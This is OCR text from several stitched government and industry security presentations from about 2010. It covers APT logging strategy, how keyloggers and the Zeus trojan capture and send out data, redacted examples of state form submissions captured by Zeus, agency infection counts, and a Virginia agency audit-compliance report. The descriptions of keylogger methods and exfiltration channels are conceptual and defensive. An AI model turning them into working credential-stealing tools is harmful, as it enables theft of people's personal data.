
- Need to redefine the “win”
  - Long term war
  - Not a short skirmish
- Can’t treat it like a virus or worm outbreak
- Need to fully investigate before remediating

Solutions

- Centralized logging helps
  - Keep the data as long as practical
  - A year is good, more is better
  - (hey, they compress well)
- Good logs to keep
  - Firewall, proxy, IDS, VPN logs
  - DHCP, DNS, Active Directory
    - Especially *successful* logins!
  - Anti-virus, HIPS, software management
- Get logs into a searchable database

Strategy


- Use both host- and network-based indicators of compromise
- Attack the enemy on both fronts
  - Use network IOCs to vector in host exams
  - Use host analysis to find more compromised hosts



Takeaway

- Force the enemy to work on innovating, rather than exfiltrating your data.

Threat Assessment



- Threat intelligence
- Host Threat Assessments
  - Scan for host-based indicators of APT tools
- Network Threat Assessments
  - Monitor network traffic for APT-related activity

Resources

The bad guys have them, do you?

Review

- What is M-Trends?
- What is the Advanced Persistent Threat?
- APT Trends and Techniques
- Case Studies
  - Government Case
  - Defense Industrial Base
  - Commercial
- What to Expect if you are a Victim of the APT?
- Conclusions

Questions

rob.lee@mandiant.com
rlee@sans.org

Websites:

- Mandiant: http://www.mandiant.com
- SANS: http://forensics.sans.org

Virginia Information Technologies Agency

Keystroke Logging and URL Capture: Making Private Information Public

Bob Baskette
CISSP-ISSAP, CCNP/CCDP
Commonwealth Security Architect

Eric Taylor
Northrop Grumman Security Architect

Malicious Software Definitions

- Virus = A computer program that can generate multiple copies of itself as well as infect a computer system without the knowledge of the system owner.

- In order to replicate, a virus must execute malicious code. Much like in nature, a computer virus is inert and cannot perform its malicious mission until it is inserted into a host file (some type of executable code).

- A virus can only spread from one computer system to another computer system when its host file is first transferred to the target computer system. The most common methods for virus transmission are via a network connection or removable medium such as a CD/DVD or USB drive.

Virus Types Based on Behavior

- Viruses types based on execution behavior.
  - Nonresident viruses
    - Begin searching for target hosts to infect as soon as the virus is activated.
    - Once the target is infected, the virus will transfer control to the application program it infected.
  - Resident viruses
    - Resident virus loads itself into memory upon execution and transfers control to the host program.
    - The virus will stay active in memory and will infect new host files only when those files are accessed by other programs or the operating system itself.
  - Nonresident viruses have a finder module and a replication module
    - The finder module is responsible for finding new files to infect.
    - The replication module is responsible for actually infecting the file.
  - Resident viruses contain only a replication module
    - Resident viruses contain a replication module, but not a finder module since the replication module is executed each time the operating system is called to perform a certain operation.

Malicious Software Definitions

- Worm = A self-replicating computer program which will exploit security vulnerabilities to spread itself to other computer systems without the need to be transferred as part of a host file.
- A worm can utilize either a network connection or removable media to propagate to other computer systems.
- This propagation can occur as a system background task and usually does not require user interaction.
- Worms almost always cause some disruption to the network (normally consuming bandwidth) whereas a virus will corrupt or destroy files on a targeted computer system.
- Most worms will either carry a “Payload” or download the “Payload” once the worm has taken control of the computer system. A popular payload for a worm is a “Backdoor” program to allow the creation of a "zombie", which will be controlled by the worm author.

Malicious Software Definitions

- Trojan horse (AKA Trojan) = A computer program that appears to perform a desirable function but in fact performs a malicious function.

- Trojan programs allow unauthorized access to the host computer, providing the malicious individual the ability to save files on the compromised computer or capture data processed on the compromised computer.

- The six main types of Trojan horse payloads are:
  - Remote Access
  - Data Destruction
  - Downloader/dropper
  - Server Trojan (Proxy, FTP , IRC, Email, HTTP/HTTPS, etc.)
  - Disable security software
  - Denial-of-service attack (DoS)

Trojan Programs

- Trojans can communicate via overt or covert channels
- Trojans that communicate via covert channels are classified as Backdoor programs
- Backdoor program is any type of program that will allow an attacker to connect to a computer without going through the normal authentication process

Trojan infection mechanisms

- **Peer-to-Peer Networks (PZP)**
  - Kazaa
  - Imesh
  - Aimster
  - gnutella
- **Instant Messaging (IM)**
- **Internet Relay Chat (IRC)**
- **Email Attachments**
- **Physical access**
- **Software Vulnerabilities**

Trojan's in action

- Let's take a look at a Trojan program in action
  - Delivery – email social engineering
  - Communication – Port 443
  - Run in users context

Keystroke Logging

- Also known as key-logging
- The action of tracking and recording the keys pressed on a keyboard
- Normally performed in a covert manner so that the person using the keyboard is unaware that their keystrokes are being recorded

Keystroke Logging Methods

- Software programs to capture keyboard interrupts
- Hardware devices to capture electronic impulses
- Electromagnetic radiation and Acoustic waveform analysis

Software Keystroke Logging Categories

- Hypervisor-based
- Kernel based
- Hook based
- Passive Method
- Form grabber / URL scraping

Software Keystroke Logging Categories

- Kernel based keystroke logging programs reside at the kernel level
- Operating at the kernel level makes the keystroke logging program difficult to detect and therefore difficult to remove since most anti-virus programs also operate at the Kernel level
- Usually implemented as rootkit keyboard driver to subvert the operating system kernel and gain unauthorized access to the underlying hardware

Software Keystroke Logging Categories

- Hypervisor-based keystroke logging programs reside within a malicious software hypervisor running below the client operating system
- The client operating system is not altered by the malicious software hypervisor since the malicious software remains strictly within the hypervisor
- It effectively becomes a virtual machine

Software Keystroke Logging Categories

- Hook based keystroke logging programs hook or replace the APIs used by applications to subscribe to the keyboard events monitored by the operating system

- Does not replace the kernel level driver but alters the operating system library routines

- The operating system will notify the keystroke logging program each time a key is pressed

Software Keystroke Logging Categories

- Passive method keystroke logging make use of existing API calls such as GetAsyncKeyState() and GetForegroundWindow() to poll the state of the keyboard or subscribe to keyboard events

- Passive method keystroke logging programs are simple to create and simple to detect since the constant polling of each key can increase the CPU utilization

Software Keystroke Logging Categories

- Form grabber/URL scraping keystroke logging programs capture the information in a form submission by recording the web browsing onSubmit event functions

- The information retrieved from onSubmit event functions is not encrypted since the SSL encryption process occurs at a later stage of the HTTPS protocol

Keystroke Log Transmission

- The collected keystrokes can be transmitted using one of the following four methods:
  - Keystrokes are uploaded to a malicious web server, database server, or FTP server
  - Keystrokes are periodically emailed to a pre-defined email address.
  - Keystrokes are wirelessly transmitted through the use of an attached hardware system.
  - The keystroke logging software contains a remote login shell

Additional Keystroke Logging Techniques

- Clipboard logging
- Screen logging
- Microphone and Webcam recording

Screen Logging / Capture

- Screenshots are taken at regular intervals to capture graphics-based information
- The screenshot can record the entire screen, a specific application window, or the area of mouse focus
- Focusing on the area of mouse control can be used to defeat a web-based keyboard

Acoustic Keystroke Logging

- Acoustic cryptanalysis can be utilized to determine which key was depressed based on the sound created during typing
- Each character on the keyboard will generate a subtly different acoustic signature when depressed
- The keystroke signature to keyboard character mapping can be determined using statistical frequency analysis

Acoustic Keystroke Logging

- The statistical frequency analysis is based upon the repetition frequency of similar acoustic keystroke signatures, the timing differential between different keyboard strokes, and contextual information such as the probable language in use

- The typical sample size required for analysis is 1000 or more keystrokes

Electromagnetic Emission Recording

- Electromagnetic emissions from a wired keyboard can be recorded from up to 66 feet away

- In 2009, a Swiss research team tested 11 different USB, PS/2 and laptop keyboards in a semi-Anechoic chamber and found all 11 keyboard types susceptible to electromagnetic emission recording due to lack of shielding

Electromagnetic Emission Recording

- The Swiss research team utilized a wide-band receiver to monitor the specific frequency of the emissions radiated from the 11 keyboards

- A anechoic chamber is an insulated room designed to stop reflections of either sound or electromagnetic waves.

Keystroke Logging Countermeasures

- Live CD/USB
  - CD/USB drive must be free of malicious software and the live operating system fully patched so that the operating system cannot become compromised during use
  - Booting from a Live CD/USB drive will not affect a hardware keystroke logging device

Keystroke Logging Countermeasures

- Anti-virus/ Anti-spyware software
  - Can detect software-based keystroke logging software operating at a lower privilege level based on patterns in executable code, heuristics, and software behavior
  - Cannot detect non-software keystroke logging devices such as hardware keystroke logging devices and waveform capture devices

Keystroke Logging Countermeasures

- On-screen keyboards
  - Can defeat hardware-based keystroke logging devices and some software-based keystroke logging programs
- Network monitors
  - Also known as reverse-firewalls
  - Will generate an alert whenever an application attempts to make a network connection
  - Will detect when the keystroke logging device attempts to transmit the captured data to the malicious individual or malicious system

Keystroke Logging Countermeasures

- One-time passwords/Secure Tokens
  - Can be used to protect an interactive session since each password is invalidated as soon as it's used
  - One-time passwords prevent replay attacks where a malicious individual uses the old information to impersonate the victim
  - Cannot prevent unauthorized transactions if the malicious individual has remote control over the system since the victim will use the OTP to initiate the session

Zeus Information

- AKA Zbot, Wsnpoem, and Gorhax
- Trojan horse that performs keystroke logging
- Primary infection method is via drive-by downloads and phishing schemes
- First documented in July 2007 after the theft of information from the United States Department of Transportation

Zeus Information

- Since 2007 Zeus has compromised accounts on websites utilized by Bank of America, NASA, Monster, ABC, Oracle, Cisco, Amazon, and BusinessWeek

- Zeus has sent out over 1.5 million phishing messages on Facebook

- The Zeus Botnet has control over systems in 196 countries including Egypt, Mexico, Saudi Arabia, Turkey and the United States

Zeus Information

- Zeus targets only Microsoft Windows systems
- Computers running Microsoft Windows XP Professional SP2 constitute the majority of the Botnet
- The Zeus Botnet targets login credentials for online social networks, e-mail accounts and online financial services

Zeus Information

- Current Anti-Virus software cannot consistently detect the presence of Zeus
- The best defense is security awareness and security awareness training related to suspicious URLs and emails
- An additional measure is to limit Local Administrative Rights

MS-ISAC Examples / VSP

Agency: vsp

Workgroup-Name: XXXXXXXXXXXX

Client-Name: XXXXXXXXXXXX

Client-ID: XXXXXXXXXXXX

Client-IP-Addr: XXXXXXXXXXXX

Malware: zeus2

Client-OS:

Client-Application: \Program Files\Internet Explorer\iexplore.exe

Date: 2010-07-01T16

MS-ISAC Examples / VSP

Key-Log Payload:

https://apps.vsp.virginia.gov/ncjis/publicformrequest.do

Data:

formName=SP167

methodToCall=submitRequest

requestId=

lastName= XXXXXXXXXXXX

firstName= XXXXXXXXXXXX

middleName= XXXXXXXXXXXX

MS-ISAC Examples / VSP

maidenName=

nameSuffix=

sex= XXXXXXXXXXXX

race= XXXXXXXXXXXX

dob= XXXXXXXXXXXX

soc=

searchtype=OTHER

specify=employment

countryName=

MS-ISAC Examples / VSP

requesttype= XXXXXXXXXXXX

requesterName= XXXXXXXXXXXX

requesterAttention= XXXXXXXXXXXX

requesterAddress= XXXXXXXXXXXX

requesterCity= XXXXXXXXXXXX

requesterState= XXXXXXXXXXXX

requesterZipCode= XXXXXXXXXXXX

paymentMethodCode= XXXXXXXXXXXX

MS-ISAC Examples / Tax

Agency: tax

Workgroup-Name: XXXXXXXXXXXX

Client-Name: XXXXXXXXXXXX

Client-ID: XXXXXXXXXX

Client-IP-Addr: XXXXXXXXXXXX

Malware: zeus2

Client-OS:

Client-Application: \Program Files\Internet Explorer\iexplore.exe

Date: 2010-07-02T12

MS-ISAC Examples / Tax

Key-Log Payload:

https://www.irms.tax.virginia.gov/VTOL_ARWeb/maintain_claim.do

Data:

findMethod=ssn

externalID=SSN-XXXXXXXXXXXX

agencyNumber= XXXXXXXXXXXX

claimNumber= XXXXXXXXXXXX

MS-ISAC Examples / Tax

customerName= XXXXXXXXXXXX

street1= XXXXXXXXXXXX

street2=

city= XXXXXXXXXXXX

state= XXXXXXXXXXXX

zip= XXXXXXXXXXXX

agencyName= XXXXXXXXXXXX

claimName= XXXXXXXXXXXX

claimAmount= XXXXXXXXXXXX

MS-ISAC Examples / Tax

agencyInfo=

claimYear=2010

claimBalance= XXXXXXXXXXXX

claimNumberVal= XXXXXXXXXXXX

totalClaimReleasedAmount= XXXXXXXXXXXX

claimStatusStr=Matched

totalClaimMatchedAmount= XXXXXXXXXXXX

MS-ISAC Examples / Tax

agencyId= XXXXXXXXXXXX

agencyPartnerStatus= XXXXXXXXXXXX

claimStatus= XXXXXXXXXXXX

claimStatusBeforeDelete=

previousClaimAmount= XXXXXXXXXXXX

submittedDate= XXXXXXXXXXXX

createTmstmp= XXXXXXXXXXXX

lastUpdUserId= XXXXXXXXXXXX

lastUpdTmstmp= XXXXXXXXXXXX

MS-ISAC Examples / VSP

Agency: VSP

Malware: wsnpoem_v6

Original-SHA1:bbc4e3a0c0e0a8566643f6d5aec77416085c7530

Download-Date: 2010-01-26T223745

Client-Side-ID: XXXXXXXXXXXX

Client-Side-Date: 2009-05-11T20

MS-ISAC Examples / VSP

https://apps.vsp.virginia.gov/firearmdealers/queryGunBuyer.do

Data:

methodToCall=insertQueryGunBuyerSave

transactionId=0

attention= XXXXXXXXXXXX

sellerId= XXXXXXXXXXXX

documentNumber=XXXXXXXXXX

MS-ISAC Examples / VSP

lastName= XXXXXXXXXXXX

firstName= XXXXXXXXXXXX

middleName= XXXXXXXXXXXX

sex= XXXXXXXXXXXX

race= XXXXXXXXXXXX

dateOfBirth= XXXXXXXXXXXX

soc1= XXXXXXXXXXXX

soc2= XXXXXXXXXXXX

soc3= XXXXXXXXXXXX

MS-ISAC Examples / VSP

usCitizen=Y

insNumber=

vaResident=Y

noOfPistol=

noOfRevolver=

noOfRifle=

noOfShotgun= XXXXXXXXXXXX

transactionType=New Gun Purchase

2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• Total	621	15164	1786
• BOA	2	8	1
• DBHDS	1	2	0
• DCJS	4	19	3
• DCR	4	6	0
• DEQ	3	12	2
• DGS	2	10	1
• DHCD	3	17	1

2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• DHP	14	75	14
• DHRM	56	749	30
• DJJ	1	1	0
• DMAS	2	29	6
• DMBE	1	1	0
• DMV	125	2868	126
• DOA	14	154	15
• DOE	8	102	2
• DPOR	12	66	5

2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs	
• DSS	34	129	36	
• LVA	9	16	0	
• SBE	3	4	0	
• SCC	33	353	23	
• Tax	87	1426	227	***
• TRS	14	164	5	
• VADOC	8	18	1	
• VAWC	123	7084	692	
• VDACS	1	10	1	

2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs	
• VDFP	4	20	7	
• VDH	7	169	51	
• VDOT	4	58	5	
• VEC	17	34	1	
• VITA	7	186	93	
• VSP	18	1374	438	***

2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• Total	618	11035	711
• ABC	2	4	0
• BOA	3	33	2
• DBHDS	1	7	1
• DCJS	2	2	0
• DFS	2	6	1
• DGIF	3	48	1
• DGS	2	5	0
• DHCD	1	11	0

2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• DHP	5	39	6
• DHRM	78	1109	35
• DJJ	3	27	3
• DMBE	6	28	0
• DMV	146	2615	75
• DOA	20	124	32
• DOE	6	159	8
• DPOR	9	44	0
• DSS	51	364	106

2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• FSTRS	1	3	1
• JYF	1	1	0
• LVA	22	33	1
• Mail	2	3	2
• SBE	5	30	0
• SCC	4	8	0
• TAX	49	569	69
• TRS	19	147	1
• VADOC	9	369	5

2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• VAWC	116	3102	80
• VDEM	1	3	0
• VDH	7	23	1
• VEC	23	83	1
• VITA	8	160	4
• VSP	7	1821	272

Remediation / Web-based Banners

- Malicious software informational banner
  - http://www.vita.virginia.gov/uploadedFiles/Security/Toolkit/Citizens_Awareness_Banner_code.txt
- Password management banner

Final Thoughts

- Keep Anti-Virus software up to date
- Limit Local Administrative Rights
- Limit information collected on web forms
- Agent agreements

Questions???

For more information, please contact:
CommonwealthSecurity@VITA.Virginia.Gov

Thank You!

Virginia Information Technologies Agency

2010
Commonwealth Security Annual Report

John Green
Chief Information Security Officer

§ 2.2-2009

§ 2.2-2009. (Effective until July 1, 2010) Additional duties of the CIO relating to security of government information.

C. The CIO shall annually report to the Governor, the Secretary, and General Assembly those executive branch and independent agencies and institutions of higher education that have not implemented acceptable policies, procedures, and standards to control unauthorized uses, intrusions, or other security threats. For any executive branch or independent agency or institution of higher education whose security audit results and plans for corrective action are unacceptable, the CIO shall report such results to (i) the Secretary, (ii) any other affected cabinet secretary, (iii) the Governor, and (iv) the Auditor of Public Accounts. Upon review of the security audit results in question, the CIO may take action to suspend the public body's information technology projects pursuant to § 2.2-2015, limit additional information technology investments pending acceptable corrective actions, and recommend to the Governor and Secretary any other appropriate actions.

The CIO shall also include in this report (a) results of security audits, including those state agencies, independent agencies, and institutions of higher education that have not implemented acceptable regulations, standards, policies, and guidelines to control unauthorized uses, intrusions, or other security threats and (b) the extent to which security standards and guidelines have been adopted by state agencies.

Explanation

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

Acronyms:
ISO: Information Security Officer
IS: Information Security
CAP: Corrective Action Plan
CISO: Chief Information Security Officer of the Commonwealth

ISO Designated: The Agency Head has
Yes - designated an ISO with the agency within the past two years
No – not designated an ISO for the agency since 2006
Expired –designated an ISO more than 2 years ago or the designated ISO is no longer with the agency

Attended IS Orientation:
The number indicates agency personnel that have attended the optional Information Security Orientation sessions within the last 2 years. Their attendance indicates they are taking additional, voluntary action to improve security at their agency akin to "Extra Credit!"

Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

Security Audit Plan Received: The Agency Head has

Yes - submitted a Security Audit Plan for the period of fiscal year (FY) *2010-2012 or 2011-2013* for systems classified as sensitive based on confidentiality, integrity or availability *(Note: after July 1, 2010, Audit Plans submitted shall reflect FY 2011-2013)*

No - not submitted a Security Audit Plan since 2006

Exception – submitted an exception on file with VITA to allow time for developing the Security Audit Plan & the CISO has approved

Expired –submitted a Security Audit Plan on file that does not contain the current three year period FY *FY 2010-2012 or FY 2011-2013*

Pending –submitted a Security Audit Plan that is currently under review

Corrective Action Plans Received: The Agency Head or designee has

Yes - submitted an adequate Corrective Action Plan or notification of no findings for Security Audits scheduled to have been completed

Some - submitted an adequate Corrective Action Plan or notification of no findings for some, but NOT all Security Audits scheduled to have been completed

No – not submitted any adequate Corrective Action Plans or notification of no findings for Security Audits scheduled to have been completed

Not Due - not had Security Audits scheduled to be completed

N/A - not submitted a Security Audit Plan so not applicable

Pending –submitted a Corrective Action Plan that is currently under review

Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

Quarterly Updates: The Agency Head or designee has

Yes - submitted adequate quarterly status updates for all corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

Some - submitted adequate quarterly status updates for some corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

No - not submitted ANY quarterly status updates for some corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

Not Due - no open Security Audit findings

N/A - not submitted a Security Audit Plan or a Corrective Action Plan that was due

Pending - submitted quarterly status update that is currently under review

Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

Percentage of Audit Obligation Completed:

Percent of sensitive systems reported in 2007 (according to IT Security Audit Plans) that have been audited to date. This datapoint is based on the IT Security Audit Standard requirement: *"At a minimum, databases that contain sensitive data, or reside in a system with a sensitivity of high on any of the criteria of confidentiality, integrity, or availability, shall be assessed at least once every three years."*

Agencies that did not submit an IT Security Audit Plan in 2007 were not in compliance and therefore there is no data to report on for 2010.

Systems that have been removed from audit plans within the three year period due to retirement of the system or reclassification to non-sensitive are not counted.

N/C – agency not in compliance in 2007, agency did not submit an IT Security Audit Plan in 2007

N/R – agency not required to submit an IT Security Audit Plan until 2008

Pending – currently under review

FAQ!

What should an agency do if they conduct a Security Audit that results in no findings?

In the event that a Security Audit was performed and there were no findings and, therefore, no Corrective Action Plan is due, the Agency Head should notify Commonwealth Security via email or letter stating what audit was conducted and that there were no findings.

What is the cutoff date to submit documentation for the Commonwealth Security Annual Report?

October 31, 2010

Secretariat: Administration

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Compensation Board	Yes	1	Yes	No	N/A	0%
Dept. of General Services	Yes	3	Yes	Not Due	Not Due	0%
Dept. of Human Res. Mgmt	Yes	1	Yes	No	N/A	0%
Dept. Min. Bus. Enterprise	Yes	0	Yes	Not Due	Not Due	N/C
Employee Dispute Resolution	Yes	0	Exception	Exception	Exception	N/C
Human Rights Council	Yes	0	Yes	Not Due	Not Due	N/C
State Board of Elections	Yes	0	Expired	Some	No	0%

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Agriculture & Forestry

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Forestry	Yes	0	Yes	Not Due	Not Due	0%
Va. Dept. of Ag. & Cons. Serv.	Yes	27	Yes	Yes	Yes	33%

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Commerce & Trade

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Board of Accountancy	Yes	0	Yes	Yes	Not Due	100%
Dept of Business Assistance	Yes	0	Yes	Yes	Not Due	N/C
Dept. of Housing & Community Development	Yes	1	Yes	Yes	Yes	14%
Dept. of Labor & Industry	Yes	0	Yes	Not Due	Not Due	N/C
Dept. of Mines, Minerals & Energy	Yes	0	Yes	Yes	Yes	80%
Dept. of Professional & Occupational Regulation	Yes	1	Yes	Not Due	Not Due	100%
Tobacco Indemnification Commission	Yes	1	Yes	Not Due	Not Due	N/C
Va. Economic Development Partnership	Yes	1	Yes	Not Due	Not Due	N/C
Va. Employment Commission	Yes	1	Yes	Yes	Yes	4%
Va. National Defense Industrial Authority	Yes	0	Yes	Not Due	Not Due	N/C
Va. Racing Commission	Yes	1	Yes	Yes	Yes	N/C
Va. Resources Authority	No	0	No	N/A	N/A	N/C

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Education

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Christopher Newport University	Yes	0	Yes	No	N/A	0%
Dept. of Education	Yes	4	Yes	Yes	Not Due	0%
Frontier Culture Museum of Va.	Yes	0	Yes	Not Due	Not Due	N/C
Gunston Hall	Yes	1	Yes	Not Due	Not Due	N/C
Jamestown - Yorktown Foundation	Yes	2	Yes	Not Due	Not Due	29%
Library of Va.	Yes	0	Yes	Not Due	Not Due	100%
Norfolk State University	Yes	0	Yes	No	N/A	N/C
Richard Bland College	Yes	0	Yes	Yes	Not Due	100%
Science Museum of Va.	Yes	1	Yes	Not Due	Not Due	N/C
State Council of Higher Education for Va.	Yes	0	Yes	Not Due	Not Due	N/C
University of Mary Washington	Yes	1	Yes	Yes	Not Due	67%
Va. Commission for the Arts	Yes	0	Yes	Not Due	Not Due	N/C
Va. Museum of Fine Arts	Yes	0	Yes	Yes	Yes	Exception
Virginia State University	Yes	1	Yes	Yes	Not Due	Exception

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Finance

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Accounts	Yes	2	Yes	Yes	Not Due	N/C
